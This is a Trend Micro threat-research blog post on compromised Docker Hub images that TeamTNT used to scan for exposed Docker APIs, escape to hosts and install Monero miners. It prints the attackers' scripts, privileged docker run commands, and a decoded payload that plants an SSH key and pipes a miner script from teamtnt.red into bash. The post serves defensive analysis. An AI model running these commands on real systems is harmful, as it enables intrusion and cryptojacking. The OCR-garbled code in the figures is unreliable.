Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT

b trendmicro.com/en_us/research/21/k/compromised-docker-hub-accounts-abused-for-cryptomining-linked-t.html

November 9, 2021

Cloud

In October 2021, we observed threat actors targeting poorly configured servers with exposed Docker REST APIs by spinning up containers from images that execute malicious scripts.

By: Trend Micro Research November 09, 2021 Read time: (words)

As a part of our threat research, we closely monitor actively exploited vulnerabilities and misconfigurations. One such frequently abused misconfiguration is that of exposed Docker REST APIs.

In October 2021, we observed threat actors targeting poorly configured servers with exposed Docker REST APIs by spinning up containers from images that execute malicious scripts that do the following:

- 1. Download or bundle Monero cryptocurrency coin miners
- 2. Perform container-to-host escape using well-known techniques
- 3. Perform internet-wide scans for exposed ports from compromised containers




Figure 1. Behavior of attacks targeting vulnerable Docker servers

We identified Docker Hub registry accounts that were either compromised or belong to TeamTNT. These accounts were being used to host malicious images and were an active part of botnets and malware campaigns that abused the Docker REST API. We have reached out to Docker and the accounts in question have been removed.

In this blog, we discuss two such accounts that are being used to spread cryptocurrency miners by abusing the Docker REST API.

Malicious script found in Docker images



alpineos/dockerapi:latest DIGEST: sha256:5cad8c601f49c410dbe58c0c3706cc0d3269b83959fe4992c3e9c07d0d498e72

OS/ARCH COMPRESSED SIZE O LAST PUSHED linux/amd64 3.46 MB a month ago by alpineos

ADD f	ile in /	2.68 MB	Command
CMD ["/bin/sh"]	0 B	ADD file:8ec69d882e7f29f0652d537557160e638168550f738d0d49f90a7ef96bf31787 in /
/bin/	sh -c apk addno-cache	795.46 KB	
COPY	file:e5428c657d0e7b451b2b41199cafcd24	2abb7470a37… 1.8 KB	
/bin/	sh -c chmod +x /pause	1.8 KB	
CMD ["/pause"]	0 B	
	alpineos/docker2ap DIGEST: sha256:c67c07fc7ebe1f70 OS/ARCH COMPRESSE Ilnux/amd64 3.46 MB	ef02710b233e9c1675952ee6 D SIZE	
GE LAYE	DIGEST: sha256:c67c07fc7ebe1f70 OS/ARCH COMPRESSE linux/amd64 3.46 MB	ef02710b233e9c1675952ee6 D SIZE	SHED
	DIGEST: sha256:c67c07fc7ebe1f70 OS/ARCH COMPRESSE linux/amd64 3.46 MB	ef02710b233e9c1675952ee6 D SIZE	SHED
ADD 1	DIGEST: sha256:c67c07fc7ebe1f70 OS/ARCH COMPRESSE linux/amd64 3.46 MB	ef02710b233e9c1675952ee66	SHED ago by alpineos
ADD 1	DIGEST: sha256:c67c07fc7ebe1f70 OS/ARCH COMPRESS Ilnux/amd64 3.46 MB	ef02710b233e9c1675952ee68 D SIZE O LAST PU: 13 days a 2.68 MB	SHED ago by alpineos
CMD [/bin/	DIGEST: sha256:c67c07fc7ebe1f70 OS/ARCH COMPRESSE Innux/amd64 3.46 MB	ef02710b233e9c1675952ee66 D SIZE O LAST PU: 13 days a 2.68 MB 0 B 795.46 KB	SHED ago by alpineos

Figures 2 and 3. Contents of Docker images

The images contain a malicious script named "pause" which is run when a new container is spawned.

```
"Tty": false,
 "OpenStdin": false,
 "StdinOnce": false,
 "Env": [
     "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
 ],
"Cmd": [
    "/pause"
 "Ímage": "alpineos/dockerapi",
 "Volumes": null,
 "WorkingDir": ""
 "Entrypoint": null,
 "OnBuild": null,
 "Labels": {}
function INIT MAIN(){
SETUP APPS
while true; do
RANGE=$(curl -sLk http://teamtnt.red/RangeDA.php)
if [ -z "$RANGE" ]; then RANGE=$(($RANDOM%255+1)) ; fi
pwn "$RANGE" 2375 50000
pwn "$RANGE" 2376 50000
pwn "$RANGE" 2377 50000
pwn "$RANGE" 4244 50000
pwn "$RANGE" 4243 50000
done
ŀ
function SETUP APPS(){
apk update
apk add curl wget jq masscan libpcap-dev go git gcc make docker
export GOPATH=/root/go
git config --global url."git://".insteadOf https://
go get github.com/zmap/zgrab
cd /root/go/src/github.com/zmap/zgrab/
go build
cp ./zgrab /usr/bin/zgrab
rm -fr /root/go/src/github.com/zmap/
```

Figures 4-6. Contents of source code

INIT_MAIN calls the SETUP_APPS function, which updates and adds the tools that are used in the subsequent procedures in adversarial ways.

INIT_MAIN creates an infinite loop and sends a GET request to http://teamtnt[.]red/RangeDA.php. It also receives a numeric response, which is later used in the "pwn" function as a supplied argument. If the curl attempt fails, a random number between 1 and 255 is generated and assigned to \$RANGE variable.



Figure 7. Code of pwn function

"pwn" is a wrapper around masscan and scans for ports 2375, 2376, 2377, 4243, 4244, similar to our previously reported distributed denial-of-service (DDoS) botnet artifacts in <u>2020</u>. However, in this case another function (CHECK_INTER_SERVER) is called, supplying the IP addresses and port values.

CHECK_INTER_SERVER first checks if the operating system of the remote IP address contains "linux" by requesting the "info" of the exposed Docker REST API server. Using this command, one can find out various metadata about the server, such as the number of paused running and stopped containers, supported runtimes, server version, architecture, and others.



We observed that the code looks into the following properties to set flags and identify if the server that is currently being scanned is a Docker swarm manager:

- 1. OSType: Describes the operating system of server
- 2. Repository: Container Registry that is set for use
- 3. Architecture: Architecture of server
- 4. Swarm: Current swarm participation status
- 5. CPUs: Number of CPU cores of server

To gain more details about the misconfigured server such as uptime and total memory available, the threat actors also spin up containers using docker-cli by doing the following:

- 1. Setting the "--privileged" flag
- 2. Using the network namespace of the underlying host "--net=host"
- 3. Mounting the underlying hosts' root file system at container path "/host"

TRT_CJ_SYS_UPTIME=\$(timeout -s SIGKILL \$T10 docker -H \$0_TARGET run --rm -it --privileged --net host -v /:/host busybox chroot /host sh -c 'uptime -p') TRT_CJ_Total_Memory=\$(timeout -s SIGKILL \$T10 docker -H \$0_TARGET run --rm -it --privileged --net host -v /:/host busybox chroot /host sh -c 'free -gh | head -n 2 | tail -n 1 | awk '{print "Total:"\$2,"Free:"\$4}''" TRT_CJ_System_CPUs=\$(timeout -s SIGKILL \$T10 docker -H \$0_TARGET info 2>/dev/null | grep 'CPUs: ' | rev | awk '{print \$1}' | rev)

Figure 9. Code for spinning up containers

Immediately after this, the script spawns a new container by using "--privileged" flag, mounting the host root file system, and sharing the hosts' network namespace from the image "alpineos/dockerapi," which has over 10K+ pulls from Docker Hub as of November 09, 2021.

startet einen docker container der... timeout -s SIGKILL 90s docker -H \$D_TARGET run --rm -d --privileged --net host -v /:/host alpineos/dockerapi

Figure 10. Spawning of new container

After this is done, there is another attempt to spawn a new container on the same server but with a different motive.

timeout -s SIGKILL 90s docker -H <u>\$D_TARGET</u>run -d --privileged --net host -v /:/host alpine chroot /host bash -c 'echo c3NoLWtleWdlbiAtTiAiIiAtZiAvdGiwLiRlYW1UTlQKCmNoYX RociAtUiAtaWEgL3Jvb3QvLnNzaC8gHj4vZGV2L25IbGw/THRudHJ1Y2hDICISIC1prSAvcmgVdC8uc3NoL9APPi9KZYYvbNvsbDgagWNoZGFyZiAtUiAtaWEgL3Jvb3QvLnNzaC8gHj4vZGV2L25IbGw/THRUdHJ1Y2hDICISIC1prSAvcmgVdC8uc3NoL9APPi9KZYYvbNvsbDgagWNoZGFyZiAtUiAtaWEgL3Jvb3QvLnNzaC8gHj4vZGV2L25IbGw/THRUdHJ1Y2hDICISIC1prSAvcmgVdC8uc3NoL9APPi9KZYYvbNvsbDgagWNoZGFyZiAtUiAtaWEgL3Jvb3QvLnNzaC8gHj4vZGV2L25IbGWJLnBY2gOKTV2FDIC9B0XAVVGV hbVROVCSwHdVG1gFj4gL3Jvb3QvLnNzaC8gHj4vZGV2DESULnBY2goKZY2hDIG9DEXVVGVbhVROVCByb29QQDEyNy4wLjAuMSAiKGN1cmwgaHR0cDovL3R1VW10bnQucmVkL3NoL3N1dHVwL21vbmVyb2 gEhvc3RLZX1DaGVja2luZz1ubyAtb0JhdGNoTW9KZT15ZXHgLW9Db25uZWN0VG1tZW91dD01IC1pIC90bXAVVGVhbVROVCByb29QQDEyNy4wLjAuMSAiKGN1cmwgaHR0cDovL3R1VW10bnQucmVkL3NoL3N1dHVwL21vbmVyb29jZWFuX21pbmVyLnh0KXX1VX1VN0IgKxCMGQLWYG1SZV0C2Q0dXAVM9uZXJvb2N1YW5fbW1uZX Iuc2h8fHdKHSAtSAStY0gBaHR0cDovL3R1VW10bnQucmVkL3NoL3N1dHVwL21vbmVyb29jZWFuX21pbmVyLnh0KXX1VN0IgGKxCMgUKYG_3ITSC09UZWFU4SGUZWFU4SGUZWFU4SdX

Figure 11. Spawning a container, with base64-encoded string

This container is created from an official image of the "alpine" operating system and executed with flags that allow root-level permissions on the underlying host, except for the fact that a base64-encoded string is piped to "bash" after being decoded.

Here is the encoded string after decoding:

ssh-keygen -N "" -f /tmp/TeamTNT chattr -R -ia /root/.ssh/ 2>/dev/null; tntrecht -R -ia /root/.ssh/ 2>/dev/null; ichdarf -R -ia /root/.ssh/ 2>/dev/null cat /tmp/TeamTNT.pub >> /root/.ssh/authorized_keys cat /tmp/TeamTNT.pub > /root/.ssh/authorized_keys2 rm -f /tmp/TeamTNT.pub ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i /tmp/TeamTNT root@127.0.0.1 "(curl http://teamtnt.red/sh/setu p/moneroocean_miner.sh||cd1 http://teamtnt.red/sh/setup/moneroocean_miner.sh||wgt -q -0- http://teamtnt.red/sh/setup/moneroocean_ miner.sh||wd1 -q -0- http://teamtnt.red/sh/setup/moneroocean_miner.sh)|bash" rm -f /tmp/TeamTNT

Figure 12. Decoded string

A new Secure Shell (SSH) key pair is created and the attributes of the folders are changed with the immutable bit. TeamTNT's public key is appended to /root/.ssh/authorized_keys so that the threat actors can now login using the generated public-private key pair. Later, the public key is removed.



Figure 13. TeamTNT-

related encryption key

Monero miner scripts are downloaded from TeamTNT's server and piped to "bash" using a SSH session on the underlying host as the "root" user by supplying the private key from "/tmp/TeamTNT." Later, the private key "/tmp/TeamTNT" is removed as well.

We take a quick look at the history of the images {Redacted account} (left) and "alpineos/docker2api" (right). Here we can see the commands that will be executed when a container is created from these images. It is also important to note the "pause" script.




Figure 14. Docker image code

Upon diffing the "pause" scripts from both the images, we see some incredible similarities in the code, with a few differences:

A:	C: Users (Downloads Jalpineos-pause	B:	C:\Users\Downloads\pause	
Top	Ine 1 Encoding: System Line end style: Unix #!/bin/bash	Тор	line 1 Encoding: System Line end style: Unix #!/bin/bash	
	export:LC_ALL=C.UTF-8 export:LANG=C.UTF-8	11	export:LC_ALL=C.UTF=8 export:LANG=C.UTF=8	
	export:LARG=CUTF-S export:10="13"	11	export LANG%LUIF-8 export 10~*13*	
	export:T20="30" export:T30="60"	11	export-T20="30" export-T30="60"	
	export 130="60" export DOCKER_API_VERSION="1.24"	11	export '130""60" export 'DOCKER_API_VERSION="1.24"	
		11		
	function · INIT_MAIN() {	11	function ·INIT_MAIN() {	H
	SETUP_APPS	11	SETUP_APPS	8
_	while true: do	ш	while true; do	
	RANGE=\$((\$RANDOM%255+1))		RANGE=\$(curl-sLk-http://45.9.148.182/warhead/RangeDA.php)	
			if { (-z · "\$RANGE" ·]; ·then ·RANGE=\$ ((\$RANDOM%255+1)) ·; ·fi	
	pwn - "\$RANGE" -2375 -50000		pwn "\$RANGE" 2375 50000	
	pmn = "CRANGE" - 2376 - 50000 pmn = "CRANGE" - 2377 - 50000	11	pwn - "SRANGE" - 2376 - 50000 pwn - "SRANGE" - 2377 - 50000	Ш
	pm:"\$RANGE":4244.50000 pm:"\$RANGE":4243.50000	11	pwn - "CRANGE" 4244 - 50000 pwn - "CRANGE" 4243 - 50000	Ш
	done		done	Ш
	function SETUR APPS() (function SETUP APPS() (
	apk update		apk update	
	apk add curl wget jg masscan libpcap-dev go git gcc make docker		apk add curl wget jg masscan libpcap-dev go git goo make dooker	
	export GOPATH=/root/go git configglobal url."git://".insteadOf https://		export GOPATH=/root/go git configglobal url."git://".insteadOf https://	
	go get github.com/zmap/zgrab		go.get.github.com/zmap/zgrab	
	cd /root/go/src/github.com/zmap/zgrab/		cd·/root/go/src/github.com/zmap/zgrab/	Ľ
	go build		go build	
	cp·./zgrab·/usr/bin/zgrab		cp·./zgrab·/usr/bin/zgrab	
	rmfr./root/go/src/github.com/zmap/		rmfr./root/go/src/github.com/zmap/	
	·			
	function CHECK_INTER_SERVER() (D TARGET=\$1		function 'CHECK_INTER_SERVER()(D_TARGET=\$1	
	echo:\$D_TARGET INTERESTING SERVER="false"		echo:\$D_TARGET INTERESTING_SERVER="false"	
	TUTUEDITU DEVIEW TUTUE		THERE AND	
	TNT_OSType=\$(timeouts -SIGKILL +\$T10 -dockerH +\$D_TARGET -info -2>/dev/null + -grep +'OSType: ' + -rev + -awk +' {print +\$1	1	TNT_OSType=\$(timeout -= 'SIGKILL \$T10 'docker -= H \$D_TARGET 'info '2>/dev/null grep ''OSType:' 'rev 'awk '' {print \$1	
			if (["\$TNT OSType" = **"linux"* ·]]; then	
	#docker -H \$D_TARGET swarm leaveforce 2>/dev/null 1>/dev/null; docker -H \$D_TARGET swarm jointoken SWMTKN-1-	1-		
<				
				ú.
	C:Users/Downloads/appress-pause	B: 0	Cr(Users/Downloads)	É
	Ine 47 Encoding: System Line end style: Unix	Төр	C:Liber Downloads C:Liber Downloads C:Liber Downloads C:Liber Downloads C:Liber Downloads	Ĺ
	line 47 Encoding: System Line end style: Unix	Төр	line 53 Encoding: System Line end style: Unix	ŕ
	the 47 Line dot like the second system Line dot tyle time if ([""2TNT_OSType" = ""linum")); then #docker -H 30 TARGET swarm leave -force 2>/dev/mull i>/dev/mull; docker -H 30 TARGET swarm jointoken SRMTX0-1	Top 1-	ike 53 toxoday: System Use end site: Unx If - [[-= 0'INI_0'SType + "linux" - `]) - then	Í
	ise 47 Uncoding System Une end shieldow if ([""CTNT_OSType"-=""linux"')); then #docker -H DD_TARGET swarm leaveforce 2>/dev/mull i>/dev/mull; docker -H DD_TARGET swarm jointoken :BHTMS-I TNT_Cd_DOCKER_INAGES=0 (timeout -= SIGKILL +TIO docker -H +D_TARGET :mage is 1 grep "REFOSITORY" -1 swk "(print	Top 1-	be 33 Excodes Spitem Lie ed shk: Unx if {{ '`STNT_OSType''+'+''IINUK'''}}; 'then TNT_CJ_DOCKES_INAGES+&{ (imeout -= SIGKILL & TIO 'docker -= H & D_TARGET 'image ls -grep -= Y ''REFOSITORY' *xvk '' (print -	
	<pre>be 47 Uncodeg System Uncoded System Uncoded System Uncode System Uncode System Uncode System Uncode System Uncode System Sy</pre>	Top 1- -4 -	Dec 50 Excoding Sptem Lie end shk: Unx if {["\$TNT_OSType" ** '*"linux*' :] } /* then If {["\$TNT_OSType" ** '*"linux*' :] } /* then TNT_OS_DOCKER_INAGES*6 (timeout -== 'SIGKILL *TIO 'dockerR *D_TARGET image ls 'grepY '*REPOSITORY' *** '* print	
	<pre>be 47 Uncodeg System Uncoded System Uncoded System Uncode System Uncode System Uncode System Uncode System Uncode System Sy</pre>	Top 1- -4 -	Dec 50 Excoding Sptem Lie end shk: Unx if {["\$TNT_OSType" ** '*"linux*' :] } /* then If {["\$TNT_OSType" ** '*"linux*' :] } /* then TNT_OS_DOCKER_INAGES*6 (timeout -== 'SIGKILL *TIO 'dockerR *D_TARGET image ls 'grepY '*REPOSITORY' *** '* print	
	Decodes System Decodes System Decodes System if (["*INT_OSType"="""""""""""""""""""""""""""""""""""	Top 1- 	Dec 30 Decoding System Lie end side Unix if [["STNI_OSType" ****"linux"*']]; then	
	be 47 Uncodes System Une ed this Unx if ([""STN_OSType"="""Linx"']); then #docker H DD TARGET swarm leaveforce 2//dev/mull 1//dev/mull, docker H DD TARGET swarm jointoken SHETTKI-I INT_CJ_DOCKER_INAGES=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET image ls grepv 'REFOSTIORY' avk '(print TNT_CJ_Acchitecture=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Architecture: '(rev TNT_CJ_Swarm=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Swarm: ') ev; 'Architecture: '(rev TNT_CJ_Swarm=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Swarm: ') ev; 'Architecture: '(rev TNT_CJ_SYS_UFTIME=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Swarm: ') = ev; ') the ''(for the structure') the ''(for the TNT_CJ_Swarm - ') = informative') the ''(for the '') for '') = inform = '') = ev; ') the '' (for the '') the '') the '') the '' (for the '') for the '') the '') the '') the '') the '' the '') the '' the '') the '') the '' for '') the '' for '') the '' for '') the '')	Top 11 	Dec 30 Decoding System Decoding System if {["STNI_OSType" *****linux***]}; then ITT_CCI_DOCKER_INAGES*0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :image ls- -grep -=* *EEFOSIIOEY*+ -sxk**(print - TNT_CCI_Archisecture=0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ****inter:*** -rev TNT_CCI_Swarm* 0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:**+ -rev TNT_CCI_Swarm*0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:*+ -rev TNT_CCI_SYS_UPTINE=0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:*+ -rev TNT_CCI_SYS_UPTINE=0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:*+ -rev	
	<pre>bed Use dother to be the state of the s</pre>	Top 1- 	Dec 30 Decoding Spatm Decoding Spatm if [[""STNT_OSType" ****"linux**']]; then TNT_CJ_DOCKER_IMAGES*6 (timeout -= SIGKILL *TIO *docker -=H *D_TARGET image ls*] 'grep -=v** SEPOSITORY' **** '[print TNT_CJ_Architecture#0 (timeout -= SIGKILL *TIO *docker -=H *D_TARGET image ls*] 'grep 'Swarm: '' 'lev' 'lev'' TNT_CJ_Swarm*****Intertive**']; 'TIO *docker -=H *D_TARGET image ls*] 'grep 'Swarm: '' 'lev'' isk*' '[print 'I'''''''''''''''''''''''''''''''''''	×
	be 47 Uncodes System Une ed this Unx if ([""STN_OSType"="""Linx"']); then #docker H DD TARGET swarm leaveforce 2//dev/mull 1//dev/mull, docker H DD TARGET swarm jointoken SHETTKI-I INT_CJ_DOCKER_INAGES=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET image ls grepv 'REFOSTIORY' avk '(print TNT_CJ_Acchitecture=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Architecture: '(rev TNT_CJ_Swarm=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Swarm: ') ev; 'Architecture: '(rev TNT_CJ_Swarm=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Swarm: ') ev; 'Architecture: '(rev TNT_CJ_SYS_UFTIME=0 (timeouts SIGKILL 4T10 docker -H 4D_TARGET info 2//dev/mull grep 'Swarm: ') = ev; ') the ''(for the structure') the ''(for the TNT_CJ_Swarm - ') = informative') the ''(for the '') for '') = inform = '') = ev; ') the '' (for the '') the '') the '') the '' (for the '') for the '') the '') the '') the '') the '' the '') the '' the '') the '') the '' for '') the '' for '') the '' for '') the '')	Top 1- 	Dec 30 Decoding System Decoding System if {["STNI_OSType" *****linux***]}; then ITT_CCI_DOCKER_INAGES*0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :image ls- -grep -=* *EEFOSIIOEY*+ -sxk**(print - TNT_CCI_Archisecture=0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ****inter:*** -rev TNT_CCI_Swarm* 0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:**+ -rev TNT_CCI_Swarm*0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:*+ -rev TNT_CCI_SYS_UPTINE=0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:*+ -rev TNT_CCI_SYS_UPTINE=0 (timeout -= SIGKILL 010 -docker -=8 0D_TABGET :info -2>/dev/null - -grep ***retire*:*+ -rev	×
	<pre>bed Use dother the set of th</pre>	Top 1- 	Dec 31 Doc doc State Dec ed this Unx if [["STNI_OSType" =* linux" -]]; then If [["STNI_OSType" =* linux" -]]; then If [["STNI_OSType" =* linux" -]]; then If [["STNI_OSType" =* linux" -]]; then INT_CJ_DOCKER_INAGES=0 (insects SIGKILL 010 dockerB 02_TARGET info 3>/der/mail -] orep 'Architecture: '-] iee' If [["STNI_OSType" = -* insective" -]]; then THI_OS_Searn_Info 2>/der/mail -] orep 'Architecture: '-] iee' INT_CJ_Searn* = -* insective" -]]; then THI_OS_Searn_Info 2>/der/mail -] orep 'Architecture: '-] iee' -] ext '["states' If ["STNI_OSTS" = -* insective" -]]; then THI_OS_Searn_Info 2>/der/mail -] orep 'Architecture: '-] iee' -] ext '["states' INT_CJ_SYS_UFINE=0 (insecuts SIGKILL 010 dockerH 02_TARGET :unrm -itprivilegednet hostv '///host hort '["states' dissecut cisseouts SIGKILL 010 dockerH 02_TARGET :unrm -itprivilegednet hostv '//host hort '["states' dissecut cisseouts SIGKILL 010 dockerH 02_TARGET :unrm -itprivilegednet hostv '//host hort '["states' dissecut cisseouts SIGKILL 010 dockerH 02_TARGET :unrm -itprivilegednet hostv '//host hort '["states' dissecut cisseouts SIGKILL 010 dockerH 02_TARGET :unrm -itprivilegednet hostv '//host hort '["states' dissecut cisseouts SIGKILL 010 dockerH 02_TARGET :unrm -itprivilegednet hostv '//host hort '["states' dissecut cisseouts SIGKILL 010 dockerH 02_TARGET :unrmttprivilegednet hostv '//host hort '["states' dissecut cisseouts SIGKILL 010 dockerH 02_TARGET :unrmttprivilegednet hostv '/i/host hort '["states' dissecut docker cisseout dockerH 02_TARGET :unrmttprivilegednet hostv '/i	×
	<pre>bed Use dother to be the state of the s</pre>	Top 1- 	Description Description 1f - [["STNT_OSType" *****]inux***]]; "then If - [["STNT_OSType" *****]inux***]]; "then TNT_OST_DOCKER_INAGES*0 (timeout -** SIGKILL STIO-docker# SD_TARGET innage ls-1 -grepy -* REPOSITORY' - *** ** (tprint	×
	<pre>bed Usedda System Usedda System Usedda System Usedda System Usedda System System</pre>	100 	Dec 53 Dec 64 Steff if {[["STNI_OSType" ****linux***]]; then If [["STNI_OSType" ****linux***]]; then TNT_CJ_DOCKER_INAGES*(cimeout -= SIGKILL*TIO docker -= 6:D_TARGET image is - grep	×
	<pre>bed Use dother the set of th</pre>	100 	Dec 53 Dec 64 Steff if {[["STNI_OSType" ****linux***]]; then If [["STNI_OSType" ****linux***]]; then TNT_CJ_DOCKER_INAGES*6(eimeout -=s:SIGKILL*TIO docker -=8:0D_TARGET image is-1_grepy**EFOSTIORY'!] *ax** (print: TNT_CJ_Architecture*(ICRUIT:=10:docker -=8:0D_TARGET image is-1_grep '***image is-1_grep i	×
	<pre>bed Use dother to the start of the star</pre>	100 	Dec 30 Dec 400 / 200	×
	<pre>bed Use dother to the start of the star</pre>	100 	Dec 30 Dec 400 / 200	×
	<pre>bed Use dother to the start of the star</pre>	100 	Dec 30 Dec 400 / 200	x 1
	<pre>bed Use of the Control System Use of the Control System Use of the Control System Control Control System C</pre>	100 	Decode:State Decode:State 1f [["STNI_OSType" + ··*Ilnux"·]]; then 1f [["STNI_OSType" + ··*Ilnux"·]]; then ThT_CJ_DOCKER_INLGES<(timeouts SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: ' rev' TNT_CJ_Architecture=S(timeouts SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: ' rev' TNT_CJ_State SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: '' rev' TNT_CJ_State SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: '' rev' TNT_CJ_State SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: '' rev' TNT_CJ_State SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: '' rev' TNT_CJ_STSUPTHE=G(timeouts SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: '' //host TNT_CJ_STRE SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Architecture: '' //host TNT_CJ_STRE SIGKILL STIO docker -R :0D_TABGET info 2>/dev/null - grep 'Y' //host alpineos/dockerapi Statesct SigKILL STIO docker -R :0D_TABGET info 2>/dev/null - fost -v' //host alpineos/dockerapi Statesct SigKILL S0S docker -R :0D_TABGET info -D-privilegednet host -v' ///host alpineos/dockerapi	x 1
	<pre>bed Use dother to the term of term of the term of term of the term of ter</pre>	100 	Dec 3 Dec 30 (b) Dec 40 division If [[[[[0]TIN]_OSType*****]]]; then If [[[[[0]TIN]_OSType*****]]]; then If [[[[[0]TIN]_OSType*****]]]; then If [[[[[0]TIN]_OSType*****]]]; then TNT_CJ_Architecture#5 (timeout -=s SIGKILL #TIO docker -H #D_TABGET info 2>/dev/null -[] grep '*Architecture:*'] grey TNT_CJ_Savam* = **inactive*']; then ThT_CJ_Savam* = **inactive*']; then 'THT_CJ_Savam_STAT03**0777; ellf [[[[[[0]TIN]_CJ_Savam*-***ective*']]; TNT_CJ_SJS_UPTINE=0 (timeout -=s SIGKILL #TIO docker -H #D_TABGET info 2>/dev/null -[] grep '*Architecture: *']; ***ective*']; TNT_CJ_SJS_UPTINE=0 (timeout -=s SIGKILL #TIO docker -H #D_TABGET info 2>/dev/null -[] grep '*GNGednet host -=v //i/host ***ective*']; TNT_CJ_SJS_UPTINE=0 (timeout -=s SIGKILL #TIO docker -H #D_TABGET info 2>/dev/null -[] grep '*GNGednet host -=v /i/host ***ective*']; TNT_CJ_SSUME_GTUNG=CDF=0 (timeout -=s SIGKILL #TIO docker -H #D_TABGET info 2>/dev/null -[] grep '*GNGednet 'host -=v /i/host ***ective*']; TNT_CJ_SSUME_GTUNG=CDF=0 (timeout -=s SIGKILL #TIO docker -H #D_TABGET info 2>/dev/null -[] grep '*GNGednet 'host -=v /i/host ****ective*']; TNT_CJ_SSUME_GTUNG=CDF=0 (timeout -=s SIGKILL #TIO docker -H #D_TABGET info 2>/dev/null -[] grep '*GNGednet 'host ************************************	x 1
	<pre>bed Usedda System Usedda System Usedda System Usedda System Usedda System Usedda System System</pre>	100 	Dec 03 Dec 04 Setter Dec 04 Setter If {[["STNI_OSType" ****linux**']]; then If [["STNI_OSType" ****linux**']]; then If [["STNI_OSType" ****linux**']]; then If [["STNI_OSType" ****linux**']]; then TNT_CJ_DOCKER_INAGE>*0 (cimeout -=> SIGKILL *TIO docker -=> 0.D_TABGET 'image ls-1 -grep '-* **EF0SITORY' ! -axk ** (print - TNT_CJ_Architectur=*0 (cimeout -=> SIGKILL *TIO docker -=> 0.D_TABGET 'imfo 2>/dev/mail ! -grep '-**riser '-** '''''''''''''''''''''''''''''''''	x 1
	<pre>bed Use edition to be address the set of the set o</pre>	100 	Decode Settem Decode Settem 1f - [["STNI_OSType" + - +* linux" -]]; then If - [["STNI_OSType" + - +* linux" -]]; then 1f - [["STNI_OSType" + - +* linux" -]]; then If - [["STNI_OSType" + - +* linux" -]]; then TNT_CJ_Architecture=5 (imeout -= sIGKILL +510 -docker -H +5D_TARGET info 2>/dev/null - -grep 'Architecture: ' -grev - [-ack' + [grinz -]]; then TNT_CJ_Stamm=7 (imeout -= sIGKILL +510 -docker -H +5D_TARGET info 2>/dev/null - -grep 'Architecture: ' -grev - [-ack' + [grinz -]]; then TNT_CJ_Stamm=7 (- [-ack' +]]; then TNT_CJ_Stamm=7 (- [-grinz] -]]; then T	x 1
